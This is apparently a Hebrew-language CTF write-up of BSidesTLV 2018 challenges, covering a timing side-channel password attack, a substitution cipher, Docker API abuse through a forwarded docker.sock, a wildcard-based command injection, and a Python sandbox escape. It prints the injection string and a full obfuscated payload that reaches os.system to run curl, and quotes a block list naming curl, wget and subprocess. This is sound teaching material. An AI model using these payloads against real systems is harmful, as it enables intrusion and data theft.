
בעיה כלשהי עם ה-const... ננסה לתקן. קודם, נראה מה קורה שם:

```
private:
    static const float load_factor = .7;
```

מי צריך משתנים סטטיים בימינו... נעיף את הצרה הזאת. עכשיו זה מתקמפל!

```
~/Documents/noxale/bsides                                  12:29  revirtux
fzip --model model.json --decompress out
~/Documents/noxale/bsides                                  12:29  revirtux
```

נשמור את התוצאה, ונראה מה יש שם בפנים:



עכשיו זה באמת json ☺, נמחק את הדגלים הפיקטיביים ונחפש את הדגל האמיתי באמצעות הסקריפט הבא:

```
import os
for filename in os.listdir('out'):
    data = open("./out/" + filename,'r').read()
    print eval(data)['flag']
```

וקצת bash:

```
python do.py | grep BSides | grep -v ImNot
```

לבסוף, תוחזר לנו מחרוזת בודדת:

```
BSidesTLV{F3mZ1pisTh3B3st}
```


T.A.R.D.I.S (Crypto)

Description:
Watching the timelines has always been awry - but a keen observer can learn a lot of information observing the sidelines... to connect to the challenge use this link

Made by Guy Barnhart-Magen

פתרון

האתר מסביר את מטרת האתגר:



Time-based side-channel analysis

Background:

In cryptography, a side channel attack is any attack based on information gained from the physical implementation of a cryptosystem, rather than brute force or theoretical weaknesses in the algorithms (compare cryptanalysis).

For example, timing information, power consumption, electromagnetic leaks or even sound can provide an extra source of information which can be exploited to break the system.

Some side-channel attacks require technical knowledge of the internal operation of the system on which the cryptography is implemented, although others such as differential power analysis are effective as black-box attacks

Instructions:
You will need to figure out the password which is also your token.

Use the password verification timing information provided by the server as a side-channel that will leak your password, which is a **10 digit number**. Think how the verification of the password might be implemented by the server and what you can learn from the timing of the implementation.

Password :

Solve

If you encounter any issues, please contact: ctf@bsidestlv.com

אנו יודעים שהסיסמה היא בת 10 תווים שכולם מספרים. בנוסף, ברגע שאנו מכניסים מספר מוחזר לנו הזמן בו לקח לאתר לבדוק את נכונות הסיסמה:

Password verification failed. Processing time 241 microseconds

אם נניח שהבדיקה מתבצעת באופן הבא:

```
for c, p in given_pass, pass:
    sleep(0.2)
    if c != p:
        return false
return true
```

נשים לב שהבדיקה לוקחת יותר זמן ככל שיותר מהתווים הראשונים נכונים. נשתמש בעובדה זו על מנת לחלץ את הסיסמה - ננסה את כל התווים בין 0-9 ונבחר את האחד בו החישוב לוקח את הזמן הרב ביותר. לאחר מכן נעבור לתו הבא בסיסמה.

נשתמש בשיטה זו ונקבל שהסיסמה היא: 8105237467 - ואז יודפס לנו ה-flag:

Your flag is: BSidesTLV{7456urtyifkygvjhb}

Crypto2 (Crypto)

Description:
In this crypto challenge we taking the basic crypto ciphers a leap forward! While not venturing far, you will not find the cryptanalysis as obvious as last year's :)

Made by Guy Barnhart-Magen

פתרון

אז כמו שאנחנו כבר מבינים מדובר בצופן פשוט יחסית שלקחו אותו צעד קדימה. אפשר לנחש לפי הקובץ וניתוח תדירויות ש-"הצעד קדימה" מדבר על שימוש בתווים לא דפיסים עם substition cipher, דבר שמקשה מאוד על אתרים אוטומטיים לפעול כי הם לא לוקחים אותם בחשבון.

שם הקובץ שלנו הוא "Anorak's Invitation.txt", רפרנס לספר "Ready Player One". לקחנו את ההתחלה של הטקסט המוצפן והחלפנו אותה באותיות קריאות:

```
¨I}K[:'} -3 '®} f}@F-}fž z
abcdefgchijhklchmcnoipcmqhr
```

נשווה את התבנית שמצאנו לתחילת הספר (לפעמים כמה תווים מתמפים לאותה אות):

```
a b c d e f g c h i j h k l c h m c n o i p c m q h r
E v e r y o n e   m y   a g e   r e m e m b e r s   w
```

התאמה מושלמת! מצאנו את ההחלפה המקורית, ניתן לראות כי h מתחלף לרווח ו-c מתחלף ל-e. כדי למצוא את כל ההחלפות כתבתי סקריפט שיוצר מילון ומשלים אותיות בצורה חכמה. עד שיהיה לנו את כל הטקסט המפוענח.

```python
with open("hello.txt","rb") as letter:
    data = letter.read()

s = b"Everyone my age remembers where they were and what they were doing when they fi
dic = {}
new = b""
for i in range(len(s)):
    try:
        dic[data[i]]
    except:
        dic[data[i]] = s[i]


for i in data:
    if i in dic:
        print(chr(dic[i]),end="")
    else:
        dic[i] = ord(input())

for x,y in dic.items():
    print(chr(x)+":"+chr(y))
```

הסקריפט לוקח את המשפט הראשון מהטקסט ומתחיל לייצר מילון על פי ההחלפות, ברגע שהוא לא מוצא אות מסוימת הוא מבקש מהמשתמש להכניס אותה. אנחנו יכולים לעבור מהר על הספר ולהשלים לבד את האות החסרה, הוא ידאג להשלים אותה בכל שאר המקומות.

כאשר בסוף הקובץ יש את הדגל :P, לאחר השלמה של בערך 15 אותיות קיבלנו את הדגל!

```
5I an avatar'''s name appeared at the top of the Score'oardI for the wh
ey had finally 'een foundI 'y an eighteenmyearmold k d l ving in a trai
ksI cartoonsI moviesI and m niser es have attempted to tell the story o
. So I want to set the record straightI once and for all.hhhBSidesTLV{
4948941_
671}
```

```
BSidesTLV{4948941_671}
```

היפ היפ הור... רגע מה? חסר לנו מספר... הוא לא מופיע בשום מקום אחר בטקסט, כנראה לא פתרנו בדרך שרצו שנפתור, או שבנו על ניחוש? כמו שאמרנו זה רק מספרים... אז ננסה לנחש עד שנצליח, 6 הוא המספר החסר!

```
BSidesTLV{49489416671}
```

Docking Station (Misc)

Description:
Mind having a look?
ssh bsidestlv@one.challenges.bsidestlv.com -p 2222 (password: d0ck1ngst4t10n)
Made by Tomer Zait


פתרון

כאשר נתחבר ב-ssh לשרת, נבין שאנחנו נמצאים בתוך Docker Container. בחיפוש אחר קבצים חשודים, ניתקל ב-/var/run/docker.sock. מחיפוש קצר בגוגל עולה שזהו socket המקשר ל-api של דוקר, התיעוד שלו פה.

על מנת להפוך את העבודה שלנו לקלה יותר, נקשר בין הפורט הלוקאלי שלנו 2375 ל-socket בשרת המרוחק באמצעות הפקודה:

```
ssh -L127.0.0.1:2375:/app/docker.sock bsidestlv@one.challenges.bsidestlv.com -p 2222
```

כעת אם ניגש לדף נקבל את התשובה הבאה:



במעבר על ה-api, נבין שרוב נקודות הקצה אינם נגישות. הנקודות שניתן לגשת אליהן הן:

```
/containers/json
/containers/(id or name)/json
/containers/(id or name)/top
/containers/(id or name)/logs?stdout=1
/containers/(id or name)/export
```

אם ניגש ל-"http://127.0.0.1:2375/containers/json?all=1" (שימו לב ל-all=1, על מנת לראות את כל ה-containers) נבחין בשני containers שלא הופיעו קודם. באחד מהם הפקודה שהורצה היא "Command":"/hello" - זהו הקונטיינר בו משתמשים לבדוק שהכל עובד כשורה. בשני, הפקודה שהורצה היא "Command":"/galf.sh" - נחקור עוד לגבי קונטיינר זה - ניגש ל-logs:

```
total 12
drwxr-xr-x 1 root root 4096 Apr 27 17:37 .
drwxr-xr-x 1 root root 4096 Apr 27 17:37 ..
-rw-rw-r-- 1 root root   44 Apr 27 17:08 flag.txt
```

זו המכולה שאנו מחפשים! נעשה לה export באמצעות ה-api endpoint המתאים - כעת נוכל לעבור על מערכת הקבצים של המכולה ולחלץ משם את ה-flag:

```
BSidesTLV{i_am_r34dy_t0_esc4p3_th3_d0ck3r!}
```


C1337Shell (Misc)

Description:
What the f**k? I have RCE on a this machine but i can't get the flag. Can you help me out?
http://one.challenges.bsidestlv.com:5000/c1337.php

Made by Tomer Zait

פתרון

כאשר נכנס לאתר יוצג לנו הדף הבא:



לכאורה, ניתן להכניס פקודות והשרת אמור להריץ אותן. אך כאשר מנסים להכניס פקודה מקבלים " error: bad characters found". כתבתי פונקציה הבודקת אילו תווים מותרים:

```
def findAllowed():
    allowed = []
    for i in range(256):
        resp =
requests.post('http://challenges.bsidestlv.com:5000/c1337.php',data={'cm
d':chr(i),'d':'/app','act':'cmd','submit':'Execute'})
        if 'error: bad characters found' not in resp.text:
            print "Allowed: {}".format(chr(i))
            allowed.append(chr(i))
    return allowed
```

והתוצאה:

```
Allowed = ['\t', '\n', '\x0b', '\x0c', '\r', ' ', '!', '"', '#', '%',
'(', ')', '*', '+', ',', '-', '.', '/', ':', ';', '=', '?', '@', '[',
']', '^', '_', '`', '{', '}', '~']
```

לאחר משחק נוסף עם הקלט באתר, גיליתי שהאתר מריץ פקודה בסגנון "echo INPUT", מכיוון שאם נכתוב */, bash יחליף אותה עם כל הקבצים בתיקיית השורש:

כך נוכל לעבור על התיקיות בתוך app/, ולהגיע ל-/app/f/fl/flag/flag_is_here/flag.txt:

כעת כדי להדפיס את ה-flag, נרצה להשתמש ב-bin/cat/. למזלנו, כאשר משתמשים ב-/???/???/ הקובץ הראשון שמתאים הוא bin/cat/. מכיוון שהפקודה היא בסגנון "echo INPUT", אם ניתן כקלט:

```
;/???/??? /???/?/??/*/????_??_????/*
```

מה שיורץ הוא:

```
echo ;/bin/cat /bin/dir /bin/pwd … /app/f/fl/flag/flag_is_here/flag.txt
```

ונקבל את ה-flag בסוף הפלט:

```
BSidesTLV{1_l1k3_wildcards_&_r3g3x_but_h8_th3_cr34t0r}
```

PySandbox-Insane (Misc)

Description:

```
BANNED = [
        "realgam3", "digitalwhisper", "pycon2018",
        "+", ":", "%", "*", "=", " ", "{", "}",
        "\\", "\"\"", "\"'", "'\"", "'\'", "()",
        "import", "exec", "eval",
        "pickle", "marshal", "os", "system",
        "values", "popen", "subprocess", "input",
        "sys", "file", "open",
        "__dict__", "__init__", "__class__",
        "__base__", "__bases__", "__mro__",
        "None", "pop", "read", "get(",
        "replace", "insert", "format",
        "encode", "decode",
        'warningmessage', "linecache",
        "listdir", "__subclasses__",
        "__call__", "func_globals",
        "cat", "grep", "flag", "secret", "http",
        "wget", "curl", "curl secret/flag.txt",
        "for", "while", "iter", "next", "join",
        "i know you hate me"
]
```

Escape the sandbox and bypass the firewall to capture the flag!

nc two.challenges.bsidestlv.com 3030

Made by Tomer Zait

פתרון

זה האתגר הרביעי בסדרה מבית תומר זית, Python Sandbox Escaping. המאמר המתאר את קונספט הבריחה ממערכת הסאנדבוקס, נמצא בקישור.

כמו שמתואר, הפקודה שעלינו ליצור היא:

```
"".__class__.__mro__[-1].__subclasses__()[59].__init__.func_globals['linecache'].__dict__['os']
```

כאשר פקודה זו משתמשת באובייקט הכי בסיסי בפייתון ושולפת ממנה מחלקה שמשתמשת בספריה OS. כאשר יש לנו שליטה בספריה אנו יכולים להריץ כל קוד שאנחנו רוצים על המערכת בעזרת הפונקציה system מתוך הספריה.

החלק הקשה באתגר הוא החסימה המורכבת על המערכת המעלה לו את רמת הקושי ודורשת מאיתנו לחקור לעומק על פייתון.

הקוד שהשתמשתי בו הוא:

```
__builtins__.__setattr__("obj",__builtins__.__getattribute__("__class".__add__("
__")).mro(    ).__getitem__(1))
__builtins__.__setattr__("sub",obj.__getattribute__(obj,"__subclasses".__add__("
__")))
__builtins__.__setattr__("war",sub(    ).__getitem__(58))
__builtins__.__setattr__("inp",war.__getattribute__(war,"__init".__add__("__")))
__builtins__.__setattr__("fun",inp.__getattribute__("func_globa".__add__("ls")))
__builtins__.__setattr__("lin",fun.__getitem__("linecac".__add__("he")))
__builtins__.__setattr__("dict",lin.__getattribute__("__dict".__add__("__")))
__builtins__.__setattr__("pus",dict.__getitem__("o".__add__("s")))
__builtins__.__setattr__("sup",pus.__getattribute__("sy".__add__("stem")))
sup("cur".__add__("l    secr").__add__("et/fla").__add__("g.txt"))
```

נבין קודם כל את המבנה בכל שורה. לצורך כך יצרתי מילון פקודות כדי להסביר איך המבנה עובד בצורה מסודרת:

האופרטור	המקור	הפתרון
השמה ("=")	var = value	__builtins__.__setattr__("var",value)
שליפה ("[]")	var[value]	var.__getitem__(value)
מילים חסומות	var.__param__	var.__getattribute__(var,"__param".__add__("__"))
פונק' ללא פרמטרים*	func()/func( )	func( )

[* נחסם גם השימוש בסוגריים ברצף וגם השימוש ברווח, לכן בפתרון נשתמש ב-tab על מנת לעקוף זאת.]

לאחר תרגום של הקוד ע"י המילון שבנינו ניתן לראות כי הקוד שלנו שקול ל:

```
obj = __builtins__.__class__.mro()[1]
sub = obj.__subclasses__
war = sub()[58]
inp = war.__init__
fun = inp.func_globals
lin = fun.["linecache"]
dict = lin.__dict__
pus = dict.["os"]
sup = pus.system
sup("curl secret/flag.txt")
```

ובינגו. קיבלנו את הדגל!

```
Welcome to my Python super sandbox! Enter commands below!
>>> __builtins__.__setattr__("obj",__builtins__.__getattribute__("__class".__add
__("__")).mro(   ).__getitem__(1))
__builtins__.__setattr__("sub",obj.__getattribute__(obj,"__subclasses".__add__("
__")))
__builtins__.__setattr__("war",sub(      ).__getitem__(58))
__builtins__.__setattr__("inp",war.__getattribute__(war,"__init".__add__("__")))
__builtins__.__setattr__("fun",inp.__getattribute__("func_globa".__add__("ls")))
__builtins__.__setattr__("lin",fun.__getitem__("linecac".__add__("he")))
__builtins__.__setattr__("dict",lin.__getattribute__("__dict".__add__("__")))
__builtins__.__setattr__("pus",dict.__getitem__("o".__add__("s")))
__builtins__.__setattr__("sup",pus.__getattribute__("sy".__add__("stem")))

sup("cur".__add__("l    secr").__add__("et/fla").__add__("g.txt"))
>>> BSidesTLV{I_AM_The_Python_Mater}
>>> >>> >>> >>> >>> >>> >>> >>> >>> >>>
```

```
BSidesTLV{I_AM_The_Python_Mater}
```

סיכום

ה-CTF נמשך כשבועיים, ופורסמו בו שלל אתגרים ברמות קושי שונות. האתגרים שלדעתי בלטו במיוחד הם:

- wtflol - בגלל רמת הקושי, הזמן שלקח לי לפתור אותו והדגל שהודלף והוחלף במהלך התחרות.
- IAmBrute - כותבי האתגר פתחו פרופילים פיקטיביים לדמויות, אותם היינו צריכים לחקור כדי לצלוח את האתגר.
- PimpMyRide - מעולם לא התנסיתי בניצול חולשת deserialization ב-php, אלא רק קראתי עליה.
- GamingStore - במשך כמה שעות, פספסתי פרט קטן בדף שהיה הכרחי לפתרון האתגר (ng-app). יש האומרים שניתן לשמוע את ה-facepalm שלי עד עכשיו.

ברגע פירסום האתגר האחרון (GamingStore), צוות האתר כיבה את ה-Scoreboard והדפים של הקבוצות על מנת שאף קבוצה לא תדע את מיקומה. אך בהתאם לאופי שלי ועם קצת אבקת סייבר, הבחנתי שניתן לראות את המיקום שלי תחת profile/ - כך ידעתי כשמישהו פתר את GamingStore לפני ומה היה המיקום שלי בסוף התחרות ☺

הכנס הכיל שלל הרצאות מעניינות, אוכל וקצת אלכוהול. אבל החלק הטוב ביותר היה להיפגש עם עוד אנשים מהקהילה - ביניהם כותבי האתגרים, מפיקי הכנס ושאר הפותרים של ה-CTF. לקראת סוף הכנס, קראו לזוכים בתחרות (dm0n ביניהם) והעניקו להם פרסים - המקום הראשון קיבל גם גביע (משיחה קצרה אחרי הענקת הפרסים - אין לו איפה לשים אותו. צרות של עשירים).

תודה ל-_reclass_ doadam ו-JCTF על התחרות הטובה, לצוות BSidesTLV על הכנס ויצירת הקהילה וכמובן תודה לצוות כותבי האתגרים המוכשר, בלעדיהם לא היה נוצר ה-CTF המדהים הזה!

[במקור: https://ctf18.bsidestlv.com]